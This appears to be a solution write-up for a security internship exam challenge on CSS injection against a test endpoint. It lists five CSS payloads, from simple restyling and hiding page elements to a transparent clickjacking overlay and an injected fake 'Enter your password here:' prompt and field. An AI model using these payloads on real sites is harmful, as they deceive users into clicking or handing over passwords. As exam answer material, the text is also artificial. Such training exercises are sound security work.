# Albus Security Exam Challenge 10

Identify a CSS Injection vulnerability on the **/css.html** endpoint of **test.albussec.com** and submit a corresponding CSS Injection payload.

**Payload 1 :**

body {

   background-color: black;

   color: white;

}

Payload 2:

```
#content-section {
    display: none;
}
.footer {
    display: none;
}
```

Payload 3:

```
button {
    display: none;
}
```

Payload 4:

```
button {
    position: absolute;
    top: 200px;
    left: 300px;
    width: 300px;
    height: 300px;
    opacity: 0.1;
    z-index: 9999;
}
#css-input {
    position: absolute;
    top: -9999px;
}
```

Payload 5:

```css
#css-input {
    position: relative;
    z-index: -1; /* Send the real input field to the back */
}


body::before {
    content: "Enter your password here:";
    position: absolute;
    top: 100px;
    left: 200px;
    font-size: 20px;
    color: red;
}


#fake-input {
    position: absolute;
    top: 140px;
    left: 200px;
    width: 400px;
    height: 40px;
    border: 1px solid red;
    z-index: 9999;
}
```

CSS Injection Challenge

Submit Your CSS Code

```
#css-input {
    position: relative;
    z-index: -1;
}

body::before {
    content: "Enter your password here:";
    position: absolute;
    top: 100px;
```

Apply CSS

Albus Security Internship Exam

Welcome to the CSS Injection Challenge. Use the form above to test your CSS injection skills.

CSS Injection Challenge

Submit Your CSS Code

Enter your password here:

```
#css-input {
    position: relative;
    z-index: -1;
}

body::before {
    content: "Enter your password here:";
    position: absolute;
    top: 100px;
    left: 200px;
```

Apply CSS

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